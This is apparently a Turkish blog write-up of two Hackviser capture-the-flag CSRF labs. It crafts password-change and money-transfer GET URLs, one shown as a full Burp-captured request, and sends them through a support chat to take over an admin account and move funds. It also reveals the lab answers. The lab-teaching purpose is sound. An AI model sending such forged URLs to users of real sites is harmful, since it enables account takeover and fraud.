

Cross Site Request Forgery (CSRF)

Change Password

Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar bir CSRF zafiyeti içermektedir.

Laboratuvarı tamamlamak için parola değiştirme uç noktası ile özel bir URL oluşturun ve bağlantıyı sağ alttaki canlı destek aracılığıyla gönderin. Destek personeli gönderdiğiniz bağlantıyı açacak ve parolası değiştirilecektir. Yeni parola ile yönetici kullanıcının hesabına giriş yapın.

Yönetici kullanıcı hesabına giriş yaparken görülen e-posta adresi nedir?

Öncelikle bi web sitesini ziyaret edelim



Login

Username

Password

Login

Username: test / Password: test

Reset

Böyle bi sayfa karşıladı giriş yapalım

Change Password

Reset Logout

Username: test
Email: test@securemail.hv

Change Password

Enter your new password:

Enter your new password

Confirm


Chat Support

Send us a message.

Write a message...

Send

Şifremizi değiştirmemiz için bir alan var. Şimdi parolamızı deneme olarak değiştirelim.



Change Password

Reset Logout

Username: test
Email: test@securemail.hv

Change Password


Password change successful!

Enter your new password:

Enter your new password

Confirm

Göründüğü üzere URL alanında parolamızı değiştirmek için gönderdiğimiz istek çıktı. Şimdi bunu chatbotdan adminine göndererek url'i açıp şifresini deneme olarak değiştirtip adminin hesabına ulaşabiliriz.



Şimdi admin olarak giriş yapmayı deneyelim.

Change Password

Reset

Logout

Username: **admin**

Email: **stringman@securemail.hv**

Change Password

Enter your new password:

Confirm

Ve evet adminin e posta adresini görüntülemeyi başarıyoruz.

Money Transfer

Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar bir CSRF güvenlik açığı içermektedir.

Laboratuvarı tamamlamak için, hesabınıza para aktarmak için bir URL oluşturun ve bağlantıyı sağ alttaki canlı destek aracılığıyla gönderin. Destek personeli gönderdiğiniz bağlantıyı çalıştıracak ve istemeden hesabınıza para aktaracaktır.

Kullanıcı hesabına para geldiğinde görünen transfer numarası nedir?

Öncelikle web sitesini ziyaret edelim

Money Transfer

Reset

Your money in your account: 1000 \$

Welcome, user

Transfer amount:

Transfer amount

Receiver:

Choose



Confirm

Bizi böyle bir sayfa karşılıyor. Şimdi yapmamız gereken chatbottan admine bir link göndererek kendi hesabımıza para aktarmak ve transfer numarasını öğrenmek. İsteğimizi yapalım ve burp ile araya girelim

Request

```
1 GET /index.php?transfer_amount=100&receiver=admin HTTP/1.1
2 Host: integral-bebop.europe1.hackviser.space
3 Cookie: PHPSESSID=16721d7e1c712p1i3cj0c08j
4 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: tr-TR,tr;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://integral-bebop.europe1.hackviser.space/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

Get isteğini burada görüntüleyebiliyoruz. Şimdi gönderilecek kişiyi user olarak değiştirelim ve bunu url'ye uyarlayalım.

https://integral-bebop.europe1.hackviser.space/index.php?transfer_amount=100&receiver=user

Şu şekilde bi url elde ettik şimdi bunu canlı desteğe gönderelim.

Money Transfer

Reset

Money came to your account!
Transaction ID: fe96d3dcee84e89cd
Your money in your account: 1100 \$

Welcome, user


Transfer amount:

Transfer amount

Receiver:

Choose

Confirm



Ve evet başarılı olduk ve transfer id yi elde etmeyi başardık.

Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaşı